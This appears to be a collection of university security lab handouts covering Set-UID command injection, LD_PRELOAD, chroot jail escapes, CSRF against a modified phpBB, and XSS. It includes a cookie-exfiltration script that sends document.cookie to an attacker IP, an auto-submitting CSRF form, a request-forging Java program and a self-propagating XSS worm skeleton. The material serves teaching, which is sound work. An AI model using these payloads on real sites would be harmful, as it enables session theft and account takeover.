#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
  char *v[3];

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = 0;

  /* Set q = 0 for Question a, and q = 1 for Question b */
  int q = 0;
  if (q == 0){
    char *command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
    sprintf(command, "%s %s", v[0], v[1]);
    system(command);
  }
  else execve(v[0], v, 0);

  return 0 ;
}
```

(a) Set $q = 0$ in the program. This way, the program will use `system()` to invoke the command. Is this program safe? If you were Bob, can you compromise the integrity of the system? For example, can you remove any file that is not writable to you? (Hint: remember that `system()` actually invokes `/bin/sh`, and then runs the command within the shell environment. We have tried the environment variable in the previous task; here let us try a different attack. Please pay attention to the special characters used in a normal shell environment).

(b) Set $q = 1$ in the program. This way, the program will use `execve()` to invoke the command. Do your attacks in task (a) still work? Please describe and explain your observations.

6. (15 points) **The LD_PRELOAD environment variable.**
To make sure `Set-UID` programs are safe from the manipulation of the `LD_PRELOAD` environment variable, the runtime linker (`ld.so`) will ignore this environment variable if the program is a `Set-UID` root program, except for some conditions. We will figure out what these conditions are in this task.

(a) Let us build a dynamic link library. Create the following program, and name it `mylib.c`. It basically overrides the `sleep()` function in `libc`:

```
#include <stdio.h>
void sleep (int s)
{
  printf("I am not sleeping!\n");
}
```

(b) We can compile the above program using the following commands (in the `-W1` argument, the third character is one, not ℓ; in the `-lc` argment, the second character is ℓ):

```
% gcc -fPIC -g -c mylib.c
% gcc -shared -W1,-soname,libmylib.so.1 \
      -o libmylib.so.1.0.1 mylib.o -lc
```

(c) Now, set the `LD_PRELOAD` environment variable:

```
% export LD_PRELOAD=./libmylib.so.1.0.1
```

(d) Finally, compile the following program `myprog` (put this program in the same directory as `libmylib.so.1.0.1`):

```
/* myprog.c */
int main()
{
  sleep(1);
  return 0;
}
```

Please run `myprog` under the following conditions, and observe what happens. Based on your observations, tell us when the runtime linker will ignore the LD_PRELOAD environment variable, and explain why.

- Make `myprog` a regular program, and run it as a normal user.
- Make `myprog` a `Set-UID` root program, and run it as a normal user.
- Make `myprog` a `Set-UID` root program, and run it in the root account.
- Make `myprog` a `Set-UID` user1 program (i.e., the owner is user1, which is another user account), and run it as a different user (not-root user).

7. (15 points) **Relinquishing privileges and cleanup.**
To be more secure, `Set-UID` programs usually call `setuid()` system call to permanently relinquish their root privileges. However, sometimes, this is not enough. Compile the following program, and make the program a set-root-uid program. Run it in a normal user account, and describe what you have observed. Will the file `/etc/zzz` be modified? Please explain your observation.

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
```

```
#include <fcntl.h>

void main()
{ int fd;

  /* Assume that /etc/zzz is an important system file,
     and it is owned by root with permission 0644 */
  fd = open("/etc/zzz", O_RDWR | O_APPEND);

  /* Simulate the tasks conducted by the program */
  sleep(1);

  /* After the task, the root privileges are no longer needed,
     it's time to relinquish the root privileges permanently. */
  setuid(getuid());  /* getuid() returns the real uid */

  if (fork()) { /* In the parent process */
    close (fd);
    exit(0);
  } else { /* in the child process */
    /* Now, assume that the child process is compromised, malicious
       attackers have injected the following statements
       into this process */

    write (fd, "Malicious Data", 14);
    close (fd);
  }
}
```

Submission

You need to submit a detailed lab report to describe what you have done and what you have observed; you also need to provide explanation to the observations that are interesting or surprising.

Chroot Sandbox Vulnerability Lab

1 Lab Overview

The learning objective of this lab is for students to substantiate an essential security engineering principle, the *compartmentalization* principle, by studying and evaluating the `chroot` mechanism implemented in `Unix` operating systems. The basic idea of compartmentalization is to minimize the amount of damage that can be done to a system by breaking up the system into as few units as possible while still isolating code that has security privileges. This same principle explains why submarines are built with many different chambers, each separately sealed. This principle is also illustrated by the *Sandbox* mechanism in computer systems.

Sandbox can provide a restricted environment for us to run programs that are not completely trustworthy. For example, if the program is downloaded from an untrusted source, running the program in an unrestricted environment can expose the system to potential risks. If these programs can be executed in a restricted environment, even if the programs behave maliciously (the programs might contain malicious contents or they might be compromised by attackers during the execution), their damage is confined within the restricted environment. Almost all the `Unix` systems have a simple built-in sandbox mechanism, called `chroot`.

In this lab, students need to figure out how `chroot` works, why it works, and why it should only be used by root. Moreover, students will see the vulnerabilities of this type of sandbox.

2 Lab Tasks

The `chroot` command in `Unix` redefines the meaning of the *root* directory. We can use this command to change the root directory of the current process to any directory. For example, if we `chroot` to `/tmp` in a process, the root ("/") in the current process becomes `/tmp`. If the process tries to access a file named `/etc/xyz`, it will in fact access the file `/tmp/etc/xyz`. The meaning of root is inheritable; namely, all the children of the current process will have the same root as the parent process. Using `chroot`, we can confine a program to a specific directory, so any damage a process can cause is confined to that directory. In other words, `chroot` creates an environment in which the actions of an untrusted process are restricted, and such restriction protects the system from untrusted programs.

A process can call `chroot()` system call to set its root directory to a specified directory. For security reasons, `chroot()` can only be called by the super-user; otherwise, normal users can gain the super-user privilege if they can call `chroot()`. A command called `chroot` is also implemented in most `Unix` systems. If we run `"chroot newroot prog"`, the system will run the `prog` using `newroot` as its root directory. For the same reason, the `chroot` command can only be executed by the super-user (i.e., the effective user id has to be super-user).

The following is what you are expected to do in this lab:

1. **Understanding how `chroot` works:** Assume that we use `/tmp` as the root of a jail. Please develop experiment to answer the following questions:

(a) *Symbolic link:* if there is a symbolic link under `/tmp`, and this symbolic link points to a file outside of `/tmp`; can one follow this symbolic link to get out of the `/tmp` jail?

(b) *Hard link:* what if the link is a hard link, rather that a symbolic link?

(c) *File descriptors*: before entering the `/tmp` jail, a super-user (or set-root-uid) process has already opened a file `/etc/shadow`. Can this process still be able to access this file after entering the jail?

(d) *Comparing the* `chroot` *command and the* `chroot()` *system call*: there are two ways to run a program in a jail. One ways is to use the `chroot` command; the other is to modify the program to call `chroot()` system call directly. What are the difference between this two methods? Which one do you prefer? Why?

2. **Understanding how `chroot` is implemented in `Minix`:** Read source code `chroot.c` in `src/commands/simple/`, and `stadir.c` in `src/fs/`. Please explain how `chroot` achieves sandboxing. In particular, please explain how the `Minix` code prevents a program from using `cd ..` to get out the prison (later we will show that this protection has a flaw, but you need to understand how it works first).

   The `chroot` mechanism works quite similiarly in `Linux`. If you want to challenge yourself, you can read the `Linux` source code.

3. **Abusing unconstrained `chroot`:** Assume that normal users can call `chroot()`. There are two ways to make this assumption true: one way is to disable the security check in the source code of the `chroot()` system call; the other way is to change the permission of the command `chroot` to a set-root-uid program. You need to implement one of these.

   Now, provided that normal users can build prisons using `chroot`, please implement an attack to demonstrate how you can gain the root privilege. (Note: In Minix 3, `/bin/chroot` is owned by `bin` by default. You may have to change the ownership to "root" for set-root-uid to work.)

   (a) Can you run a set-root-uid program inside a jail? Keep in mind, once you are inside a jail, you cannot see any file outside of the jail, unless you do something before-hand. Therefore, you need to copy a number of commands and libraries into the jail first. It should be noted that copying a set-root-uid program by a normal user does not preserve the set-root-uid property.

   (b) Assume that you can run `su` or `login` set-root-uid programs inside a jail, can you get a root shell? Think about how passwords are checked by these programs.
   Note: You may have to create `/etc/passwd` and `/etc/shadow` within the jail directory. In `Linux`, you may need to copy PAM (Pluggable Authentication Module) related files to the jail, because authentication might go through PAM.

   (c) Having a root shell inside a jail can only do limited damage. It is difficult, if possible, to apply the root privileges on objects that are outside of the jail. To achieve a greater damage, you would like to maintain the root privilege after you get out of that jail. Unfortunately, to get out, the process running within the jail has to exit first, and the root privileges of that process will be lost. Can you regain the root privileges after you get out of the jail? You might have to do something within the jail before you let go the root privileges.

4. **Breaking out of a `chroot` jail:** Some server programs are usually executed with root privileges. To contain the damage in case the server programs are compromised, these programs are put in a sandbox, such as the `chroot` jail. Assume that an attacker has already compromised a server program, and

can cause the server program to run (with root privilege) any arbitrary code. Can the attacker damage anything outside of the sandbox? Please demonstrate your attacks. You do not need to demonstrate how you compromise a server program. Just emulate that by writing a program with embedded malicious code, and then run this program as a root in the `chroot` jail. Then demonstrate the damage that you can achieve with this malicious code. You can put anything you want in the malicious code. You should try your attacks on `Linux`. If you have an access to `Minix`, please also try your attacks on `Minix` (whether attacks on `Minix` are required is at the discretion of your instructor) .

(a) Using `"cd .."` to get out of the jail (your malicious code should still maintain the root privilege after getting out).

- Hint 1: Remember how `Minix` prevents a process from using `cd ..` to get out of prison. If a process is at the root of a prison, directly using `cd ..` will not work because `/tmp`, the current directory, is the same as `fp_rootdir`. In `Minix`, `fp_rootdir` is an attribute attached to each process; it points to the i-node of the process's root directory. Other `Unix` systems have a similar attribute for each process.
- Hint 2: Remember that if your current directory is not the same as `fp_rootdir`, you can always conduct `cd ..`. However, you do want to do `cd ..` at the root (the prison's root) directory to get out of the prison. The question is whether you can create a scenario where the following three conditions are all true simultaneously: (1) your current directory is `/tmp`, (2) your prison is rooted at `/tmp`, but (3) `fp_rootdir` is not `/tmp`. If you remember how and when `fp_rootdir` is updated, you might be able to create the above scenario. Note `chdir()` and fchdir() calls might be useful.

(b) Killing processes: demonstrate how attackers can kill other processes.

(c) Controlling processes: demonstrate how to use `ptrace()` to control other processes?

5. Securing `chroot`: Discuss how you can solve the above problems with `chroot`. Implementation is not required.

Submission

You need to submit a detailed lab report to describe what you have done and what you have observed; you also need to provide explanation to the observations that are interesting or surprising.

Cross-Site Request Forgery (CSRF) Attack Lab

1 Overview

The objective of this lab is to help students understand cross-site-request forgery (CSRF or XSRF) attacks. A CSRF attack involves a victim user, a trusted site, and a malicious site. The victim user holds an active session with a trusted site and simultaneously visits a malicious site. The malicious site injects a HTTP request for the trusted site into the victim user session compromising its integrity.

In this lab, you will be attacking a web-based message board system using CSRF attacks. We modified an open-source message board application called `phpBB` to make it vulnerable to CSRF attacks. The original application has implemented several countermeasures for avoiding CSRF attacks.

2 Lab Environment

In this lab, we will need three things: (1) the Firefox web browser, (2) the apache web server, and (3) the `phpBB` message board web application. For the browser, we need to use the `LiveHTTPHeaders` extension for Firefox to inspect the HTTP requests and responses. The pre-built `Ubuntu` VM image provided to you has already installed the Firefox web browser with the required extensions.

Starting the Apache Server. The apache web server is also included in the pre-built `Ubuntu` image. However, the web server is not started by default. You have to first start the web server using one of the following two commands:

```
% sudo apache2ctl start
or
% sudo service apache2 start
```

The `phpBB` Web Application. The `phpBB` web application is already set up in the pre-built `Ubuntu` VM image. We have also created several user accounts in the `phpBB` server. The password information can be obtained from the posts on the front page. You can access the `phpBB` server (for this lab) using the following URLs (the apache server needs to be started first):

URL	Description	Directory
`http://www.csrflabattacker.com`	Attacker web site	/var/www/CSRF/Attacker/
`http://www.csrflabphpbb.com`	Vulnerable phpBB	/var/www/CSRF/CSRFLabPhpbb/
`http://www.originalphpbb.com`	Original phpBB	/var/www/OriginalPhpbb/

Configuring DNS. These URLs are only accessible from inside of the virtual machine, because we have modified the `/etc/hosts` file to map the domain names of these URLs to the virtual machine's local IP address (`127.0.0.1`). Basically, we added the following three entries to the `/etc/hosts` file:

```
127.0.0.1      www.csrflabattacker.com
127.0.0.1      www.csrflabphpbb.com
127.0.0.1      www.originalphpbb.com
```

If your web server and browser are running on two different machines, you need to modify "`/etc/hosts`" on the browser's machine accordingly to map these URLs to the web server's IP address.

Configuring Apache Server. In the pre-built VM image, we use Apache server to host all the web sites used in the lab. The name-based virtual hosting feature in Apache could be used to host several web sites (or URLs) on the same machine. A configuration file named `default` in the directory "`/etc/apache2/sites-available`" contains the necessary directives for the configuration:

1. The directive "`NameVirtualHost *`" instructs the web server to use all IP addresses in the machine (some machines may have multiple IP addresses).

2. Each web site has a `VirtualHost` block that specifies the URL for the web site and directory in the file system that contains the sources for the web site. For example, to configure a web site with URL `http://www.example1.com` with sources in directory `/var/www/Example_1/`, and to configure a web site with URL `http://www.example2.com` with sources in directory `/var/www/Example_2/`, we use the following blocks:

```
<VirtualHost *>
    ServerName http://www.example1.com
    DocumentRoot /var/www/Example_1/
</VirtualHost>

<VirtualHost *>
    ServerName http://www.example2.com
    DocumentRoot /var/www/Example_2/
</VirtualHost>
```

You may modify the web application by accessing the source in the mentioned directories. For example, with the above configuration, the web application `http://www.example1.com` can be changed by modifying the sources in the directory `/var/www/Example_1/`.

Note for Instructors

This lab may be conducted in a supervised lab environment. The instructor may provide the following background information to students at the beginning of the lab session:

1. Information on how to use the preconfigured virtual machine.

2. How to use the Firefox web browser and *LiveHTTPHeaders* Extension.

3. How to access the source code for the web applications.

3 Background of CSRF Attacks

A CSRF attack always involved three actors: a trusted site, a victim user, and a malicious site. The victim user simultaneously visits the malicious site while holding an active session with the trusted site. The attack involves the following sequence of steps:

1. The victim user logs into the trusted site using his username and password, and thus creates a new session.
2. The trusted site stores the session identifier for the session in a cookie in the victim user's web browser.
3. The victim user visits a malicious site.
4. The malicious site's web page sends a request to the trusted site from the victim user's browser.
5. The web browser automatically attaches the session cookie to the malicious request because it is targeted for the trusted site.
6. The trusted site processes the malicious request forged by the attacker web site.

The malicious site can forge both HTTP GET and POST requests for the trusted site. Some HTML tags such as *img*, *iframe*, *frame*, and *form* have no restrictions on the URL that can be used in their attribute. HTML *img*, *iframe*, and *frame* can be used for forging GET requests. The HTML *form* tag can be used for forging POST requests. The tasks in this lab involve forging both GET and POST requests for a target application.

4 Lab Tasks

For the lab task, you will use two web sites that are locally setup in the virtual machine. The first web site is the vulnerable `phpBB` accessible at `www.csrflabphpbb.com` inside the virtual machine. The second web site is an attacker web site that the student would setup to attack the trusted site. The attacker web site is accessible via `www.csrflabattacker.com` inside the virtual machine.

4.1 Task 1: Attack using HTTP GET request

In the vulnerable `phpBB`, a new topic can be posted using a GET request targeted for the following URL:

```
http://www.csrflabphpbb.com/posting.php?mode=newtopic&f=1
```

The URL has two parameters, `mode=newtopic` and `f=1`. These parameters tell the server-side script `posting.php` that the request is intended to post a new message to forum 1.

To forge a request to post a new topic to the forum, the malicious site can use the URL in a HTML *img* tag inside a web page.

```
<html>
<img src="http://www.csrflabphpbb.com/posting.php?mode=newtopic&f=1">
</html>
```

Whenever the victim user visits the crafted web page in the malicious site, the web browser automatically issues a HTTP `GET` request for the URL contained in the *img* tag. Because the web browser automatically attaches the session cookie to the request, the trusted site cannot distinguish the malicious request from the genuine request and ends up processing the request compromising the victim user's session integrity.

For this task, you will observe the structure of a different request for posting a new message in the vulnerable phpBB application and then try to forge it from the malicious site. You can use the LiveHTTPHeaders extensions to observe the contents of the HTTP requests. You will see something similar to the following:

```
http://www.csrflabphpbb.com/posting.php?subject=hello&
addbbcode18=%23444444&addbbcode20=0&helpbox=Quote+text%3A+%5
Bquote%5Dtext%5B%2Fquote%5D++%28alt%2Bq%29&message=This+is+
my+message&topictype=0&poll_title=&add_poll_option_text=&
poll_length=&mode=newtopic&f=1&post=Submit
```

Observe the request structure for posting a new message to the forum and then use this to forge a new request to the application. When the victim user visits the malicious web page, a malicious request for posting a message should be injected into the victim's active session with phpBB.

4.2 Task 2: Attack in HTTP POST request

HTTP GET requests are typically used for requests that do not involve any side effects. The original phpBB does not use GET requests for posting a new message to the forum. We modified the source code of phpBB so that new messages can be posted using GET requests to facilitate task 1.

In this task, you will forge a POST request that modifies the profile information in phpBB - www.csrflabphpbb.com. In a HTTP POST request, the parameters for the request are provided in the HTTP message body. Forging HTTP POST request is slightly more difficult. A HTTP POST message for the trusted site can be generated using a *form* tag from the malicious site. Furthermore, we need a JavaScript program to automatically submit the form.

The server-side script profile.php allows users to modify their profile information using a POST request. You can observe the structure of the request, i.e the parameters of the request, by making some modifications to the profile and monitoring the request using LiveHTTPHeaders. You may expect to see something similar to the following:

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 473
username=admin&email=admin%40seed.com&cur_password=&new_password=&
password_confirm=&icq=&aim=&msn=&yim=&website=&location=&
occupation=&interests=&signature=I+am+good+guy&viewemail=1&
hideonline=0&notifyreply=0&notifypm=1&popup_pm=1&attachsig=0&
allowbbcode=1&allowhtml=0&allowsmilies=1&language=english&
style=1&timezone=0&dateformat=d+M+Y+h%3Ai+a&mode=editprofile&
agreed=true&coppa=0&user_id=2&
current_email=admin%40seed.com&submit=Submit
```

Now, using the information you gathered from observing the request, you can construct a web page that posts the message. To help you write a JavaScript program to send a HTTP post request, we provide the following sample code (this code is also available from the lab website). You can use this sample code provided in figure 1 to construct your malicious web site for the CSRF attacks.

4.3 Task 3: Understanding phpBB's Countermeasures

phpBB has implemented some countermeasures to defend against CSRF attacks. To allow the attacks in Task 1 work, we had to modify phpBB code to introduce the vulnerability. Originally, posting.php only takes POST request, not GET. However, from Task 2, we know that changing GET to POST will not prevent the CSRF attacks, it simply makes the attacks a little bit more difficult. PhpBB adopts another mechanism to counter the CSRF attacks. It includes the following information in the body of the request:

```
<html><body><h1>
This page sends a HTTP POST request onload.
</h1>
<script>

function post(url,fields)
{
   //create a <form> element.
   var p = document.createElement('form');

   //construct the form
   p.action = url;
   p.innerHTML = fields;
   p.target = '_self';
   p.method = 'post';

   //append the form to this web.
   document.body.appendChild(p);

   //submit the form
   p.submit();
}

function csrf_hack()
{
   var fields;

   // You should replace the following 3 lines with your form parameters
   fields += "<input type='hidden' name='username' value='Alice'>";
   fields += "<input type='hidden' name='transfer' value='10000'>";
   fields += "<input type='hidden' name='to' value='Bot'>";
   // Note: don't add an element named 'submit' here;
   //       otherwise, p.submit() will not be invoked.
   //       'Submit' will work.
   post('http://www.example.com',fields);
}

window.onload = function(){csrf_hack();}
</script>
</body></html>
```

Figure 1: Sample JavaScript program

```
sid=b349b781ecbb2268c4caf77f530c55ac
```

This `sid` value is exactly the same as `phpbb2mysql_sid` in the cookie. The script in `posting.php` will check whether this `sid` value is the same as that in the cookie. If not, the request will fail.

In this task, you need to use the original `phpBB` forum accessible at `http://www.originalphpbb.com`, try the attacks again, and describe your observations. Can you bypass the countermeasures? If not, please describe why.

5 Submission

You need to submit a detailed lab report to describe what you have done and what you have observed. Please provide details using `LiveHTTPHeaders`, `Wireshark`, and/or screen shots. You also need to provide explanation to the observations that are interesting or surprising.

Cross-Site Scripting (XSS) Attack Lab

1 Overview

Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (e.g. JavaScript programs) into victim's web browser. Using this malicious code, the attackers can steal the victim's credentials, such as cookies. The access control policies (i.e., the same origin policy) employed by the browser to protect those credentials can be bypassed by exploiting the XSS vulnerability. Vulnerabilities of this kind can potentially lead to large-scale attacks.

To demonstrate what attackers can do by exploiting XSS vulnerabilities, we have set up a web-based message board using `phpBB`. We modified the software to introduce an XSS vulnerability in this message board; this vulnerability allows users to post any arbitrary message to the board, including JavaScript programs. Students need to exploit this vulnerability by posting some malicious messages to the message board; users who view these malicious messages will become victims. The attackers' goal is to post forged messages for the victims.

2 Lab Environment

In this lab, we will need three things: (1) the Firefox web browser, (2) the apache web server, and (3) the `phpBB` message board web application. For the browser, we need to use the `LiveHTTPHeaders` extension for Firefox to inspect the HTTP requests and responses. The pre-built `Ubuntu` VM image provided to you has already installed the Firefox web browser with the required extensions.

Starting the Apache Server. The apache web server is also included in the pre-built `Ubuntu` image. However, the web server is not started by default. You have to first start the web server using one of the following two commands:

```
    % sudo apache2ctl start
 or
    % sudo service apache2 start
```

The `phpBB` Web Application. The `phpBB` web application is already set up in the pre-built `Ubuntu` VM image. We have also created several user accounts in the `phpBB` server. The password information can be obtained from the posts on the front page. You can access the `phpBB` server using the following URL (the apache server needs to be started first):

```
   http://www.xsslabphpbb.com
```

Configuring DNS. This URL is only accessible from inside of the virtual machine, because we have modified the `/etc/hosts` file to map the domain name (`www.xsslabphpbb.com`) to the virtual machine's local IP address (`127.0.0.1`). You may map any domain name to a particular IP address using the `/etc/hosts`. For example you can map `http://www.example.com` to the local IP address by appending the following entry to `/etc/hosts` file:

```
127.0.0.1      www.example.com
```

Therefore, if your web server and browser are running on two different machines, you need to modify the `/etc/hosts` file on the browser's machine accordingly to map `www.xsslabphpbb.com` to the web server's IP address.

Configuring Apache Server. In the pre-built VM image, we use Apache server to host all the web sites used in the lab. The name-based virtual hosting feature in Apache could be used to host several web sites (or URLs) on the same machine. A configuration file named `default` in the directory `"/etc/apache2/ sites-available"` contains the necessary directives for the configuration:

1. The directive `"NameVirtualHost *"` instructs the web server to use all IP addresses in the machine (some machines may have multiple IP addresses).
2. Each web site has a `VirtualHost` block that specifies the URL for the web site and directory in the file system that contains the sources for the web site. For example, to configure a web site with URL `http://www.example1.com` with sources in directory `/var/www/Example_1/`, and to configure a web site with URL `http://www.example2.com` with sources in directory `/var/www/Example_2/`, we use the following blocks:

```
<VirtualHost *>
    ServerName http://www.example1.com
    DocumentRoot /var/www/Example_1/
</VirtualHost>

<VirtualHost *>
    ServerName http://www.example2.com
    DocumentRoot /var/www/Example_2/
</VirtualHost>
```

You may modify the web application by accessing the source in the mentioned directories. For example, with the above configuration, the web application `http://www.example1.com` can be changed by modifying the sources in the directory `/var/www/Example_1/`.

Other software. Some of the lab tasks require some basic familiarity with JavaScript. Wherever necessary, we provide a sample JavaScript program to help the students get started. To complete task 3, students may need a utility to watch incoming requests on a particular TCP port. We provide a C program that can be configured to listen on a particular port and display incoming messages. The C program can be downloaded from the web site for this lab.

Note for Instructors

This lab may be conducted in a supervised lab environment. In such a case, the instructor may provide the following background information to the students prior to doing the lab:

1. How to use the virtual machine, Firefox web browser, and the `LiveHttpHeaders` extension.
2. Basics of JavaScript and `XMLHttpRequest` object.
3. A brief overview of the tasks.
4. How to use the C program that listens on a port.
5. How to write a java program to send a HTTP message post.

3 Lab Tasks

3.1 Task 1: Posting a Malicious Message to Display an Alert Window

The objective of this task is to post a malicious message that contains JavaScript to display an alert window. The JavaScript should be provided along with the user comments in the message. The following JavaScript will display an alert window:

```
<script>alert('XSS');</script>
```

If you post this JavaScript along with your comments in the message board, then any user who views this comment will see the alert window.

3.2 Task 2: Posting a Malicious Message to Display Cookies

The objective of this task is to post a malicious message on the message board containing a JavaScript code, such that whenever a user views this message, the user's cookies will be printed out. For instance, consider the following message that contains a JavaScript code:

```
<script>alert(document.cookie);</script>
Hello Everybody,
Welcome to this message board.
```

When a user views this message post, he/she will see a pop-up message box that displays the cookies of the user.

3.3 Task 3: Stealing Cookies from the Victim's Machine

In the previous task, the malcious JavaScript code can print out the user's cookies; in this task, the attacker wants the JavaScript code to send the cookies to the himself/herself. To achieve this, the malicious JavaScript code can send send a HTTP request to the attacker, with the cookies appended to the request. We can do this by having the malicious JavaScript insert a `<img>` tag with `src` set to the URL of the attackers destination. When the JavaScript inserts the img tag, the browser tries to load the image from the mentioned URL and in the process ends up sending a HTTP GET request to the attackers website. The JavaScript given below sends the cookies to the mentioned port 5555 on the attacker's machine. On the particular port, the attacker has a TCP server that simply prints out the request it receives. The TCP server program will be given to you (available on the web site of this lab).

```
Hello Folks,
<script>document.write('<img src=http://attacker_IP_address:5555?c='
                              + document.cookie + '   >'); </script>
This script is to test XSS.  Thanks.
```

3.4 Task 4: Impersonating the Victim using the Stolen Cookies

After stealing the victim's cookies, the attacker can do whatever the victim can do to the phpBB web server, including posting a new message in the victim's name, delete the victim's post, etc. In this task, we will write a program to forge a message post on behalf of the victim.

To forge a message post, we should first analyze how phpBB works in terms of posting messages. More specifically, our goal is to figure out what are sent to the server when a user posts a message. Firefox's LiveHTTPHeaders extension can help us; it can display the contents of any HTTP request message sent from the browser. From the contents, we can identify all the the parameters of the message. A screen shot of LiveHTTPHeaders is given in Figure1. The LiveHTTPHeaders extension can be downloaded from http://livehttpheaders.mozdev.org/, and it is already installed in the pre-built Ubuntu VM image.

Once we have understood what the HTTP request for message posting looks like, we can write a Java program to send out the same HTTP request. The phpBB server cannot distinguish whether the request is sent out by the user's browser or by the attacker's Java program. As long as we set all the parameters correctly, the server will accept and process the message-posting HTTP request. To simplify your task, we provide you with a sample java program that does the following:

1. Opens a connection to web server.
2. Sets the necessary HTTP header information.
3. Sends the request to web server.
4. Gets the response from web server.

```
import java.io.*;
import java.net.*;

public class HTTPSimpleForge {

   public static void main(String[] args) throws IOException {
   try {
        int responseCode;
        InputStream responseIn=null;

        // URL to be forged.
        URL url = new URL ("http://www.xsslabphpbb.com/profile.php");

        // URLConnection instance is created to further parameterize a
        // resource request past what the state members of URL instance
        // can represent.
        URLConnection urlConn = url.openConnection();
        if (urlConn instanceof HttpURLConnection) {
                urlConn.setConnectTimeout(60000);
                urlConn.setReadTimeout(90000);
        }
        // addRequestProperty method is used to add HTTP Header Information.
        // Here we add User-Agent HTTP header to the forged HTTP packet.
        urlConn.addRequestProperty("User-agent","Sun JDK 1.6");

        //HTTP Post Data which includes the information to be sent to the server.
        String data="username=admin&seed=admin%40seed.com";

        // DoOutput flag of URL Connection should be set to true
        // to send HTTP POST message.
        urlConn.setDoOutput(true);

        // OutputStreamWriter is used to write the HTTP POST data
        // to the url connection.
        OutputStreamWriter wr = new OutputStreamWriter(urlConn.getOutputStream());
        wr.write(data);
        wr.flush();

        // HttpURLConnection a subclass of URLConnection is returned by
        // url.openConnection() since the url  is an http request.
        if (urlConn instanceof HttpURLConnection) {
                HttpURLConnection httpConn = (HttpURLConnection) urlConn;

                // Contacts the web server and gets the status code from
                // HTTP Response message.
                responseCode = httpConn.getResponseCode();
                System.out.println("Response Code = " + responseCode);

                // HTTP status code HTTP_OK means the response was
                // received sucessfully.
                if (responseCode == HttpURLConnection.HTTP_OK) {

                        // Get the input stream from url connection object.
                        responseIn = urlConn.getInputStream();

                        // Create an instance for BufferedReader
                        // to read the response line by line.
                        BufferedReader buf_inp = new BufferedReader(
                                        new InputStreamReader(responseIn));
                        String inputLine;
                        while((inputLine = buf_inp.readLine())!=null) {
                                System.out.println(inputLine);
                        }
                }
        }
      } catch (MalformedURLException e) {
                e.printStackTrace();
      }
    }
}
```

If you have trouble understanding the above program, we suggest you to read the following:

- JDK 6 Documentation: `http://java.sun.com/javase/6/docs/api/`
- Java Protocol Handler:
  `http://java.sun.com/developer/onlineTraining/protocolhandlers/`

Limitation: The forged message post should be generated from the same virtual machine i.e. the victim (user connected to the web forum) and the attacker (one who generates a forged message post) should be on the same machine because phpBB uses IP address and the cookies for session management. If the attacker generates the forged message post from a different machine, the IP address of the forged packet and the victim's IP address would differ and hence the forged message post would be rejected by the phpBB server, despite the fact that the forged message carries the correct cookie information.

3.5 Task 5: Writing an XSS Worm

In the previous task, we have learned how to steal the cookies from the victim and then forge HTTP requests using the stolen cookies. In this task, we need to write a malicious JavaScript to forge a HTTP request directly from the victim's browser. This attack does not require the intervention from the attacker. The JavaScript that can achieve this is called a *cross-site scripting worm*. For this web application, the worm program should do the following:

1. Retrieve the session ID of the user using JavaScript.
2. Forge a HTTP post request to post a message using the session ID.

There are two common types of HTTP requests, one is HTTP GET request, and the other is HTTP POST request. These two types of HTTP requests differ in how they send the contents of the request to the server. In phpBB, the request for posting a message uses HTTP POST request. We can use the XMLHttpRequest object to send HTTP GET and POST requests for web applications. XMLHttpRequest can only send HTTP requests back to the server, instead of other computers, because the same-origin policy is strongly enforced for XMLHttpRequest. This is not an issue for us, because we do want to use XMLHttpRequest to send a forged HTTP POST request back to the phpBB server. To learn how to use XMLHttpRequest, you can study these cited documents [1,2]. If you are not familiar with JavaScript programming, we suggest that you read [3] to learn some basic JavaScript functions. You will have to use some of these functions:

You may also need to debug your JavaScript code. Firebug is a Firefox extension that helps you debug JavaScript code. It can point you to the precise places that contain errors. FireBug can be downloaded from https://addons.mozilla.org/en-US/firefox/addon/1843. It is already installed in our pre-built Ubuntu VM image.

Code Skeleton. We provide a skeleton of the JavaScript code that you need to write. You need to fill in all the necessary details. When you include the final JavaScript code in the message posted to the phpBB message board, you need to remove all the comments, extra space, and new-line characters.

```
<script>
var Ajax=null;

// Construct the header information for the Http request
Ajax=new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabphpbb.com/posting.php",true);
Ajax.setRequestHeader("Host","www.xsslabphpbb.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");



// Construct the content. The format of the content can be  learned
//   from LiveHttpHeader. All we need to fill is subject, message, and sid.
var content="subject=" + "XSSWorm" + ...; // You need to fill in the details.

// Send the HTTP POST request.
Ajax.send(content);
</script>
```

To make our worm work, we should pay attention to how the session id information is used by `phpBB`. From the output of the `LiveHTTPHeaders` extension, we can notice that `sid` appears twice in the message-posting request. One is in the cookie section (it is called `phpbb2mysql_sid`). Therefore, the HTTP `POST` request sent out by `XMLHttpRequest` must also include the cookie. We already did it for you in the above skeleton code.

If we look carefully at the `LiveHTTPHeaders` output, we can see that the same session id also appears in the line that starts with `"subject="`. The `phpBB` server uses the session id here to prevent another type of attack (i.e. the cross-site request forgery attack). In our forged message-posting request, we also need to add this session id information; the value of this session id is exactly the same as that in `phpbb2mysql_sid`. Without this session id in the request, the request will be discarded by the server.

In order to retrieve the `sid` information from the cookie, you may need to learn some string operations in JavaScript. You should study this cited tutorial [4].

3.6 Task 6: Writing a Self-Propagating XSS Worm

The worm built in the previous task only forges a message on behalf of the victims; it does not propagate itself. Therefore, technically speaking, it is not a worm. To be able to propagate itself, the forged message should also include a worm, so whenever somebody clicks on the forged message, a new forged message that carry the same worm will be created. This way, the worm can be propagated. The more people click on the forged messages, the faster the worm can propagate.

In this task, you need to expand what you did in Task 5, and add a copy of the worm to the body of the forged message. The following guidelines will help you with the task:

1. The JavaScript program that posts the forged message is already part of the web page. Therefore, the worm code can use DOM APIs to retrieve a copy of itself from the web page. An example of using DOM APIs is given below. This code gets a copy of itself, and display it in an alert window:

   ```
   <script id=worm>
      var strCode = document.getElementById(‘‘worm’’);
      alert(strCode);
   </script>
   ```

